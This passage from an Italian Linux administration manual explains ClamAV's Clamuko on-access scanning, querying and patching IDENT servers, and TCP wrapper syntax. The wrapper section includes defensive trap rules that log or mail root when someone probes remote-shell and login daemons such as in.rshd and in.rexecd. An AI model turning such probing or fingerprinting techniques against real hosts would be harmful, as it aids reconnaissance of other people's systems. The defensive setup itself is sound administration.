   $ cd clamav-versione [Invio]

   $ vi debian/rules [Invio]
   ```

   Ovviamente si può usare qualunque altro programma per la modifica di file di testo. Ciò che va modificato sono le righe in cui si fa

riferimento allo script '**configure**', dove va eliminata l'opzione '**--disable-clamuko**'.

6. Si ricompila e si riassembla un nuovo pacchetto binario:

   $ **dpkg-buildpackage -rfakeroot -uc -us** [*Invio*]

7. Si installa:

   $ **cd ..** [*Invio*]

   $ **su** [*Invio*]

   # **dpkg -i clamav-daemom_*.deb** [*Invio*]

43.2.3.2 Configurazione del demone «clamd»

La configurazione del demone '**clamd**' richiede l'uso di direttive speciali, oltre al fatto che **deve funzionare** necessariamente **con i privilegi dell'utente 'root'**. L'esempio seguente mostra le direttive salienti del file '/etc/clamav/clamd.conf':

```
…
#User clamav
…
ClamukoScanOnAccess
ClamukoScanOnOpen
ClamukoScanOnClose
ClamukoScanOnExec
ClamukoIncludePath /
ClamukoExcludePath /proc
ClamukoExcludePath /sys
ClamukoExcludePath /dev
#ClamukoMaxFileSize 5M
#VirusEvent echo found virus %v | mail root@localhost &
VirusEvent logger found virus %v &
```

Per cominciare si vede che la direttiva '**User**' è commentata, in modo da mantenere i privilegi dell'utente '**root**' durante il funzionamento del demone. La direttiva '**ClamukoScanOnAccess**' attiva le funzionalità Clamuko, mentre le tre direttive successive attivano la scansione nelle varie fasi di accesso ai file. Le direttive '**ClamukoIncludePath**' servono a indicare i percorsi a partire dai quali eseguire il controllo (si intendono anche le sottodirectory), così come le direttive '**ClamukoExcludePath**' servono a escludere dei percorsi. Si osservi che di norma è bene limitare i percorsi da controllare all'indispensabile, per evitare di appesantire troppo il funzionamento del sistema operativo:

```
…
ClamukoIncludePath /home
ClamukoIncludePath /var/spool/mail
ClamukoIncludePath /var/mail
ClamukoIncludePath /var/tmp
ClamukoIncludePath /tmp
…
```

Il demone '**clamd**' si limita a far impedire l'accesso ai file che risultano o sembrano essere infetti, annotando il fatto nel proprio registro (quello che si definisce con la direttiva '**LogFile**'). Per fare in modo che il fatto venga percepito anche in altro modo, si può usare la direttiva '**VirusEvent**', che nell'esempio si limita a copiare l'informazione nel registro del sistema, attraverso il programma '**logger**'. Si può intuire che '**%v**' sia una variabile che si espande automaticamente nel nome del virus individuato.

43.2.3.3 Sequenza di attivazione e verifica del funzionamento

Come già accennato, prima di avviare il demone '**clamd**', è necessario che sia già attivo il modulo '**dazuko**'. A titolo di esempio, l'avvio di Clamuko potrebbe avvenire nel modo seguente:

```
# rmmod capability [Invio]

# modprobe dazuko [Invio]

# modprobe capability [Invio]

# clamd [Invio]
```

Naturalmente, per verificare che Clamuko sia attivo effettivamente si può dare un'occhiata al registro tenuto da '**clamd**' (dovrebbe essere il file '`/var/log/clamav/clamav.log`'):

```
…
Sun Jul  2 10:45:40 2012 -> Clamuko: Correctly registered with Dazuko.
Sun Jul  2 10:45:40 2012 -> Clamuko: Scan-on-open mode activated.
Sun Jul  2 10:45:40 2012 -> Clamuko: Scan-on-close mode activated.
Sun Jul  2 10:45:40 2012 -> Clamuko: Scan-on-exec mode activated.
Sun Jul  2 10:45:40 2012 -> Clamuko: Included path …
…
Sun Jul  2 10:45:40 2012 -> Clamuko: Max file size limited to 5242880 bytes.
…
```

Inoltre, tentando di leggere un file contenente un'impronta virale conosciuta, come nel caso del file '`clam.exe`' di esempio, purché sia collocato in uno dei percorsi previsti, si deve ottenere un errore dovuto all'impossibilità di portare a termine l'operazione di accesso:

```
$ cat clam.exe [Invio]

  cat: clam.exe: Operation not permitted
```

Poi, nel registro di '**clamd**', si deve vedere l'esito della scansione:

```
…
Sun Jul  2 11:34:44 2012 -> Clamuko: /home/tizio/clam.exe: ↩
↪ClamAV-Test-File FOUND
…
```

43.2.3.4 Problemi

«

Il sistema di protezione di Clamuko può essere efficace, ma crea rallentamenti eccessivi ogni volta che un programma deve aprire un file di dimensioni abbastanza grandi. Di conseguenza, è un sistema poco pratico e spesso anche inutilizzabile, a meno di ridurre la protezione ai file molto piccoli.

Un altro problema significativo riguarda l'uso del sistema NFS per la condivisione dei file attraverso la rete: se si utilizza il servizio gestito internamente al kernel Linux, il controllo avviene in modo intermittente.

43.3 Protocollo IDENT

«


In quasi tutte le distribuzioni GNU, nella configurazione del supervisore dei servizi di rete è prevista l'attivazione del servizio IDENT, corrispondente alla porta '**auth**' (113). Nel caso di Inetd, il file '`/etc/inetd.conf`' potrebbe contenere una riga simile a quella seguente:

```
…
auth  stream  tcp  nowait  identd  /usr/sbin/identd  identd
…
```

Il demone '**identd**' ha lo scopo di controllare i collegamenti per mezzo del protocollo TCP. In tal modo è in grado di informare il

nodo all'altro capo del collegamento sul nominativo-utente di chi esegue quel collegamento. Si osservi la figura 43.30.

Figura 43.30. Il protocollo IDENT serve a fornire alla controparte le informazioni necessarie a identificare l'utente che ha in corso una connessione TCP particolare.



Seguendo l'esempio della figura, se un utente del nodo «A» ha iniziato una connessione TCP con il nodo «B» (in questo caso si tratta di TELNET), dal nodo «B» può essere richiesto al nodo «A» di fornire le informazioni sull'utente che esegue il processo responsabile del collegamento. Come si vede, tale richiesta viene fatta usando il protocollo IDENT e la risposta può essere fornita solo se l'origine gestisce tale servizio.

In linea teorica, è utile fornire questo tipo di servizio, purché il demone '**`identd`**' non sia stato compromesso e fornisca informazioni corrette. In questo modo, se un utente di un sistema che fornisce il servizio IDENT, utilizzando il protocollo TCP, cercasse di aggredire un qualche nodo esterno, l'amministratore del nodo aggredito potrebbe ottenere il nominativo-utente di quella persona attraverso il protocollo IDENT. Successivamente, tale amministratore avrebbe modo di essere più dettagliato nel riferire l'accaduto al suo collega del sistema da cui è originato l'attacco, a tutto vantaggio di questo

ultimo amministratore. Tuttavia, in pratica si considera che il protocollo IDENT non sia corretto per la riservatezza personale e tende a essere utilizzato solo nelle reti private, per controllare l'accessibilità di certi servizi interni, ma senza permettere che tale protocollo possa poi raggiungere l'esterno.

43.3.1 Ident2

«

Ident2[8] è uno tra tanti servizi IDENT disponibili per i sistemi GNU. Il programma che svolge il lavoro viene chiamato generalmente '**ident2**' e la configurazione del supervisore dei servizi di rete, in questo caso nel file '`/etc/inetd.conf`', viene fatta normalmente così:

```
# /etc/inetd.conf
…
auth  stream  tcp  nowait  root  /usr/sbin/ident2 ident2
```

Come si può osservare, il programma viene avviato con i privilegi dell'utente '**root**' e di norma non si usano opzioni.

Si nota l'assenza del richiamo al TCP wrapper, in quanto si vuole che il servizio IDENT sia accessibile a tutti i nodi e non solo a quelli che passano il filtro stabilito all'interno di '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Inoltre, va osservato che il TCP wrapper non può essere utilizzato perché esso stesso può essere configurato per interrogare l'origine di una richiesta attraverso il protocollo IDENT, formando in tal caso un ciclo senza fine.

43.3.2 Interrogazione del servizio e librerie

A quanto pare manca un programma di servizio specifico per l'interrogazione del servizio IDENT; in pratica si deve utilizzare un cliente TELNET verso la porta 113 (denominata '**auth**').

Il primo problema è quello di scoprire le porte della connessione che si intende verificare alla fonte. Questo lo si fa con '**netstat**'. A titolo di esempio, si immagina di essere nel nodo «B» dello schema mostrato nella figura 43.30 e di volere verificare l'origine di una connessione TELNET proveniente dal nodo «A» (proprio come mostrava la figura).

Prima di tutto, si deve scoprire che esiste una connessione TELNET (sospetta), cosa che avviene attraverso la lettura dei messaggi del registro del sistema. Purtroppo, se il TCP wrapper non è configurato correttamente, potrebbe mancare l'indicazione delle porte utilizzate, costringendo ad andare un po' per tentativi. Si suppone che sia in corso attualmente un'unica connessione di questo tipo, in tal caso la lettura del rapporto di '**netstat**' non può generare equivoci.

```
$ netstat -n [Invio]
```

Il rapporto potrebbe essere piuttosto lungo. Per quello che riguarda questo esempio, si potrebbe notare l'estratto seguente:

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address       Foreign Address     State
…
tcp        0      0 192.168.254.1:23    192.168.1.1:1108    ESTABLISHED
…
```

Il punto di vista è quello del nodo 192.168.254.1, mentre il nodo remoto è 192.168.1.1. Per interrogare il servizio IDENT presso il no-

do remoto si utilizza un cliente TELNET nel modo seguente (eventualmente, al posto del nome '**auth**' si può indicare direttamente il numero: 113).

```
$ telnet 192.168.1.1 auth[Invio]

  Trying 192.168.1.1...
  Connected to 192.168.1.1.
  Escape character is '^]'.

1108 , 23[Invio]

  1108 , 23 : USERID : OTHER :tizio
  Connection closed by foreign host.
```

Così si viene a conoscere che la connessione è intrattenuta dall'utente '**tizio@192.168.1.1**'.

Un demone di un servizio qualunque potrebbe essere modificato in modo da utilizzare sistematicamente il protocollo IDENT per interpellare i clienti, annotando nel registro del sistema gli utenti che accedono. Per questo e altri utilizzi, esiste la libreria '**libident**', disponibile con quasi tutte le distribuzioni GNU.

Probabilmente, solo la distribuzione Debian acclude il demone '**identtestd**' assieme alla libreria '**libident**'. Si tratta di un programma da collocare nel file di configurazione del supervisore dei servizi di rete, per esempio '`/etc/inetd.conf`', collegandolo a una porta non utilizzata, il cui scopo è solo quello di restituire le informazioni di chi dovesse fare un tentativo di accesso attraverso un cliente TELNET su quella stessa porta. In pratica, '**identtestd**' serve esclusivamente per verificare il funzionamento del proprio servizio IDENT.

Nel caso si utilizzi Inetd, si attiva il servizio (diagnostico) attraverso una riga come quella seguente, nel file '`/etc/inetd.conf`'.

```
…
3113  stream  tcp  nowait  root  /usr/sbin/in.identtestd ↩
↪in.identtestd
…
```

Una volta riavviato il supervisore dei servizi di rete, si può interpellare tale «servizio» con un cliente TELNET da un nodo in cui è presente IDENT, per verificarne il funzionamento. Si osservi l'esempio.


```
# telnet 192.168.1.1 3113[Invio]

  Trying 192.168.1.1...
  Connected to 192.168.1.1.
  Escape character is '^]'.
  Welcome to the IDENT server tester, version 1.9

  (Linked with libident-libident 0.21 Debian 4)

  Connecting to Ident server at 192.168.254.1...
  Querying for lport 2252, fport 9999....
  Reading response data...
  Userid response is:
     Lport........ 2252
     Fport........ 9999
     Opsys........ OTHER
     Charset...... <not specified>
     Identifier... root
  Connection closed by foreign host.
```

43.3.3 Autenticazione interna tramite IDENT

All'inizio della sezione dedicata al protocollo IDENT, si accenna al fatto che questo protocollo, in sé, implichi una mancanza di riservatezza per gli utenti, oltre che un maggiore pericolo rispetto ai tentativi di accesso dall'esterno (in quanto la conoscenza dei nominativi utente esistenti consente di concentrare l'attenzione su quelli). Tuttavia, si può isolare una rete locale, rispetto all'esterno, attraverso un firewall che impedisca il transito di richieste IDENT, sfruttando il servizio internamente.

In una rete locale, il protocollo IDENT consente di abilitare l'accesso a servizi interni, in base al nominativo utente. Una situazione molto comune riguarda il riconoscimento degli utenti che accedono (dalla rete locale) a una base di dati interna, oppure il filtro degli accessi a un proxy che risulta essere l'unica possibilità di accesso all'esterno con il protocollo HTTP.


Figura 43.37. Se si vuole usare il protocollo IDENT nella rete locale, è opportuno che questo non possa attraversare il router che instrada verso la rete esterna.



43.3.4 Proxy trasparente

Come accennato poco sopra, una delle situazioni in cui si rende utile o necessario l'uso del protocollo IDENT è rappresentata dal filtro all'accesso esterno verso il protocollo HTTP, attraverso un proxy. Ma se questo servizio proxy funziona in modo «trasparente», ovvero all'insaputa dei programmi clienti, come se si trattasse di un router normale, il meccanismo del riconoscimento tramite il protocollo IDENT non funziona.

Figura 43.38. Lo schema semplifica il problema introdotto dal proxy trasparente che non è in grado di interrogare il servizio IDENT.



Perché un proxy trasparente possa avvalersi del servizio IDENT per riconoscere gli utenti e decidere se autorizzarli o meno ad accedere, occorre che il programma che offre il servizio IDENT sia stato modificato ad arte. Nel caso di Ident2 esiste una modifica, pubblicata da Fabian Franz, valida però solo per la versione adatta ai sistemi GNU/Linux. La modifica da apportare al sorgente di Ident2 riguarda il file '`sys/m_linux.c`' che, prima della modifica, contiene il pezzo seguente:

```
...
        if (lp == local_port && rp == remote_port
        && remote_addr == raddr->s_addr) {
                if (laddr == NULL) {
                        fclose (fp);
                        return uid;
                }
                else if (laddr->s_addr
                == local_addr) {
                        fclose (fp);
                        return uid;
                }
        }
...
```

Ecco come si presenta dopo la modifica, dove le righe modificate sono evidenziate con un carattere più scuro:

```
...
        if (lp == local_port
            && (rp == remote_port || (remote_port == 80 && rp == 8080))
            && (remote_addr == raddr->s_addr
                || (remote_port == 80 && rp == 8080))) {
                if (laddr == NULL) {
                        fclose (fp);
                        return uid;
                }
                else if (laddr->s_addr
                == local_addr) {
                        fclose (fp);
                        return uid;
                }
        }
...
```

In pratica, con questa modifica, se viene fatta una richiesta riferita a una porta 8080 e il servente IDENT trova una connessione rivolta

alla porta 80, dà le informazioni su tale connessione, anche se questa è diretta a un indirizzo differente.

43.4 TCP wrapper in dettaglio

L'uso del TCP wrapper (il programma '**tcpd**') è già descritto in modo sommario nella sezione 36.1. In quella fase vengono però trascurate le sue potenzialità di controllo, le quali possono estendersi fino all'utilizzo del protocollo IDENT.

La configurazione del TCP wrapper avviene esclusivamente attraverso i file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', all'interno dei quali si possono utilizzare direttive più complesse di quelle già descritte nella sezione 36.1. In ogni caso, è bene ribadire che lo scopo di questi file è quello di trovare una corrispondenza con l'utente e il nodo che tenta di accedere a uno dei servizi messi sotto il controllo del supervisore dei servizi di rete e di altri servizi che incorporano il TCP wrapper attraverso delle librerie. La verifica inizia dal file '`/etc/hosts.allow`' e continua con '`/etc/hosts.deny`', fermandosi alla prima corrispondenza corretta. Se la corrispondenza avviene con una direttiva del file '`/etc/hosts.allow`', l'accesso è consentito; se la corrispondenza avviene con una direttiva di '`/etc/hosts.deny`', l'accesso è impedito; se non avviene alcuna corrispondenza l'accesso è consentito.

La configurazione del TCP wrapper è importante in un elaboratore sprovvisto di altre misure di controllo degli accessi. Pertanto, dal momento che è relativamente semplice attivare un filtro di pacchetto, il TCP wrapper tende a essere dimenticato, lasciando vuoti i suoi file di configurazione.

43.4.1 Limiti e particolarità del TCP wrapper

In generale, le connessioni RPC non si riescono a controllare facilmente con il TCP wrapper; inoltre, i servizi annotati come RPC-TCP nel file di configurazione del supervisore dei servizi di rete non sono gestibili attraverso il programma '**tcpd**'.

Alcuni demoni UDP e RPC rimangono attivi al termine del loro lavoro, in attesa di un'ulteriore richiesta eventuale. Questi servizi sono registrati nel file '`/etc/inetd.conf`' con l'opzione '**wait**' e così si possono riconoscere facilmente. Come si può intuire, solo la richiesta che li avvia può essere controllata da '**tcpd**'.

Alcuni dettagli di funzionamento di '**tcpd**' sono definiti in fase di compilazione dei sorgenti. Si tratta in particolare dell'opzione di compilazione '**-DPARANOID**', con la quale è come se fosse sempre attivo il jolly '**PARANOID**' nei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Di solito, i pacchetti già compilati del TCP wrapper sono stati ottenuti senza questa opzione, in modo da lasciare la libertà di configurarlo come si vuole.

Un altro elemento che può essere definito con la compilazione è il tipo di direttive che si possono accettare nei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Le due sintassi possibi-

li sono descritte in due documenti separati: *hosts_access(5)* e *hosts_options(5)*.

43.4.2 Configurazione del TCP wrapper

Qui si mostra in particolare la sintassi dei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', quando nella fase di compilazione di '**`tcpd`**' non è stata abilitata l'estensione '**`PROCESS_OPTIONS`**'; in pratica si tratta della sintassi più limitata. Negli esempi si mostrano anche le corrispondenze con il secondo tipo di formato che può essere approfondito leggendo *hosts_options(5)*.

elenco_di_demoni : ***elenco_di_clienti*** [: ***comando_di_shell***]

La sintassi mostrata si riferisce al tipo più semplice di formato delle direttive di questi file; eventualmente potrebbe essere trasformata in quello più complesso nel modo seguente:

elenco_di_demoni : ***elenco_di_clienti*** [: `spawn` ***comando_di_shell***]

Quando non si sa quale sia il formato giusto per il proprio '**`tcpd`**', basta provare prima quello più semplice. Se non va bene si vede subito la segnalazione di errore nel registro del sistema.

I primi due elementi, l'elenco di demoni e l'elenco di clienti, sono descritti nella sezione 36.1. Vale forse la pena di ricordare che questi «elenchi» sono semplicemente nomi o modelli separati da spazi orizzontali, cosa che spiega la necessità di dividere i vari campi delle direttive attraverso i due punti verticali.

Ciò che appare a partire dal terzo campo di queste direttive (nel caso mostrato si tratta di un comando di shell, ma con la sintassi più complessa si parla piuttosto di opzioni), può contenere delle variabili, rappresentate da un simbolo di percentuale (‘`%`’) seguito da una lettera, le quali vengono espanse da ‘**`tcpd`**’ ogni volta che viene verificata la corrispondenza con quella direttiva determinata che le contiene (tabella 43.41).

Tabella 43.41. Elenco delle variabili utilizzabili in alcune parti delle direttive dei file di controllo degli accessi.

Variabile	Contenuto
`%a`	L’indirizzo del nodo cliente.
`%A`	L’indirizzo del nodo servente.
`%c`	L’informazione completa del nodo cliente per quanto disponibile.
`%d`	Il nome del processo del demone.
`%h`	Il nome del nodo cliente o l’indirizzo se il nome non è disponibile.
`%H`	Il nome del nodo servente o l’indirizzo se il nome non è disponibile.
`%n`	Il nome del nodo cliente o ‘**`unknown`**’ o ‘**`paranoid`**’.
`%N`	Il nome del nodo servente o ‘**`unknown`**’ o ‘**`paranoid`**’.
`%p`	Il numero del processo del demone.
`%s`	Informazione completa del nodo servente per quanto disponibile.

Variabile	Contenuto
`%u`	Il nome dell'utente del nodo cliente o '**unknown**'.
`%%`	Un simbolo di percentuale singolo.

Una direttiva può contenere il simbolo di due punti ('`:`') all'interno di certi campi. In tal caso, per evitare che questi si confondano con la separazione dei campi, occorre precedere tale simbolo con la barra obliqua inversa: '`\:`'.

Una direttiva può essere interrotta e ripresa nella riga successiva se alla fine della riga appare una barra obliqua inversa, subito prima del codice di interruzione di riga.

Ogni volta che si modifica uno di questi file, è indispensabile verificare che nel registro di sistema non appaiano indicazioni di errori di sintassi. Un problema tipico che si incontra è dovuto al fatto che ogni direttiva deve terminare con un codice di interruzione di riga. Se alla fine di una direttiva terminasse anche il file, questo costituirebbe un errore che ne impedirebbe il riconoscimento.

43.4.2.1 Demoni e clienti specificati in modo più preciso

I primi due campi delle direttive di questi file, permettono di indicare con più precisione sia i demoni, sia i clienti che accedono.

Quando il servente ha diversi indirizzi IP con cui può essere raggiunto, è possibile indicare nel primo campo un demone in combinazione con un indirizzo particolare dal quale proviene la richiesta.

In pratica, il primo campo diventa un elenco di elementi del tipo seguente:

demone*@*modello_servente

Il demone può essere indicato per nome, oppure può essere messo al suo posto il jolly '**ALL**' che li rappresenta tutti.

Il modello del servente serve a rappresentare questi indirizzi per nome o per numero. Valgono anche in questo caso le regole con cui si possono definire i nomi e gli indirizzi di clienti, anche per quanto riguarda le indicazioni parziali (un intero dominio o un gruppo di indirizzi).

Più interessante è invece la possibilità di ottenere dal TCP wrapper la verifica del nominativo-utente del processo avviato dal cliente per la connessione. Si veda per questo, quanto già descritto in precedenza al riguardo del protocollo IDENT. Basta utilizzare nel secondo campo la sintassi seguente:

modello_utente*@*modello_cliente

Utilizzando questa forma, '**tcpd**', prima di concedere l'accesso al servizio, interpella il cliente attraverso il protocollo IDENT, per ottenere il nome dell'utente proprietario del processo che ha instaurato la connessione.

Se il cliente non risponde a questo protocollo, si crea una pausa di ritardo di circa 10 s. Implicitamente si penalizzano tutti gli utenti che usano sistemi operativi diversi da Unix e derivati.

Una volta ottenuta la risposta, o quando scade il tempo, può essere fatto il confronto con la direttiva. In ogni caso, questo tipo di direttiva fa sì che venga aggiunta questa informazione nel registro del sistema.

Il modello dell'utente può essere un nome puro e semplice, oppure un jolly: '**ALL**', '**KNOWN**' e '**UNKNOWN**'. Il significato è intuitivo: tutti gli utenti; solo gli utenti conosciuti; solo gli utenti sconosciuti.

Il modello del cliente è quello già visto in precedenza: nomi interi; nomi parziali che iniziano con un punto; indirizzi IP interi; indirizzi IP parziali che terminano con un punto; jolly vari.

È bene ribadire che l'informazione sull'utente restituita dal protocollo IDENT, non è affidabile. Un sistema compromesso potrebbe essere stato modificato in modo da restituire informazioni false.

43.4.2.2 Comandi di shell

Il terzo campo delle direttive di questi file, permette di inserire un comando di shell. Quando un accesso trova corrispondenza con una direttiva contenente un comando di shell, questo comando viene eseguito; mentre l'accesso viene consentito se la corrispondenza avviene all'interno del file '`/etc/hosts.allow`'.

Il comando può contenere le variabili descritte nella tabella 43.41, che sono utili per dare un senso a questi comandi.

Il comando viene eseguito utilizzando l'interprete '`/bin/sh`', connettendo standard input, standard output e standard error al dispositivo '`/dev/null`'. Generalmente, alla fine del comando viene indi-

cato il simbolo '**&**', in modo da metterlo sullo sfondo, per evitare di dover attendere la sua conclusione.

Questi comandi non possono fare affidamento sulla variabile di ambiente ***PATH*** per l'avvio degli eseguibili, per cui si usando generalmente percorsi assoluti, a meno che questa variabile sia inizializzata esplicitamente all'interno del comando stesso.

43.4.2.3 Esempi e trappole

Seguono alcuni esempi che dovrebbero chiarire meglio l'uso delle direttive dei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`'.

In tutti gli esempi mostrati si suppone che il file '`/etc/hosts.deny`' contenga solo la direttiva '**`ALL:ALL`**', in modo da escludere ogni accesso che non sia stato previsto espressamente nel file '`/etc/hosts.allow`'.

```
# /etc/hosts.allow
#
ALL : ALL@ALL
```

Supponendo che questa sia l'unica direttiva del file '`/etc/hosts.allow`', si intende che vengono consentiti esplicitamente tutti gli accessi a tutti i servizi. Tuttavia, avendo utilizzato la forma '**`ALL@ALL`**' nel secondo campo, si attiva il controllo dell'identità dell'utente del cliente, ottenendone l'annotazione del registro del sistema.

```
# /etc/hosts.allow
#
ALL : KNOWN@ALL
```

La direttiva combacia solo con accessi in cui gli utenti siano identificabili.

```
# /etc/hosts.allow
…
in.telnetd : ALL : ( /usr/sbin/safe_finger -l @%h ↩
↪| /bin/mail -s '%d-%u@%h' root ) &
```

Si tratta di una trappola con cui l'amministratore vuole essere avvisato di ogni tentativo di utilizzo del servizio TELNET. Il comando avvia '**safe_finger**' (una versione speciale di Finger che accompagna il TCP wrapper) in modo da conoscere tutti i dati possibili sugli utenti connessi alla macchina cliente, inviando il risultato al comando '**mail**' per spedirlo a '**root**'.

Molto probabilmente, l'amministratore che prepara questa trappola, potrebbe fare in modo che il demone '**in.telnetd**' non sia disponibile, così che la connessione venga comunque rifiutata.

Se fosse stato necessario utilizzare l'altro tipo di formato per le direttive di questi file, l'esempio appena mostrato sarebbe il seguente: si aggiunge la parola chiave '**spawn**' che identifica l'opzione corrispondente.

```
# /etc/hosts.allow
…
in.telnetd : ALL : spawn ( /usr/sbin/safe_finger -l @%h ↩
↪| /bin/mail -s '%d-%u@%h' root ) &
```

L'esempio seguente mostra un tipo di trappola meno tempestivo, in cui ci si limita ad aggiungere un'annotazione particolare nel registro del sistema per facilitare le ricerche successive attraverso '**grep**'.

```
in.telnetd : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rshd    : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rlogind : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rexecd  : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
ipop2d     : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
ipop3d     : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
imapd      : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.fingerd : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
```

Se necessario occorre aggiungere la parola chiave '**spawn**':

```
in.telnetd : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rshd    : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rlogind : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rexecd  : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
ipop2d     : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
ipop3d     : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
imapd      : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.fingerd : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
```

Trattandosi di servizi che non si vogliono offrire (altrimenti non ci sarebbe ragione di registrare tanto bene gli accessi), anche in questo caso è opportuno che i demoni corrispondenti non ci siano, oppure che i rispettivi eseguibili siano sostituiti da una copia dello stesso programma '**tcpd**'.

Si osservi in particolare che all'interno del comando appare il simbolo di due punti protetto da una barra obliqua. Se non si facesse così, potrebbe essere interpretato come l'inizio di un nuovo campo.

43.4.2.4 Comandi e servizi UDP

«

I servizi UDP non si prestano tanto per la creazione di trappole, a causa del fatto che non si instaura una connessione come nel caso del protocollo TCP. Il caso più importante di questo problema è rap-

presentato dal servizio TFTP che, se controllato dal TCP wrapper potrebbe apparire nel file '`/etc/inetd.conf`' nel modo seguente:

```
tftp  dgram   udp     wait    root  /usr/sbin/tcpd  in.tftpd
```

Se si creasse una direttiva come quella seguente,

```
# /etc/hosts.allow
...
in.tftpd : ALL : ( /usr/sbin/safe_finger -l @%h ↩
↪| /bin/mail -s '%d-%u@%h' root ) &
```

si rischierebbe di avviare il comando di shell un gran numero di volte. Si può limitare questo problema modificando la riga contenuta nel file '`/etc/inetd.conf`' nel modo seguente:

```
tftp   dgram   udp    wait.2  root  /usr/sbin/tcpd  in.tftpd
```

In tal modo, si accetterebbero un massimo di due tentativi al minuto.

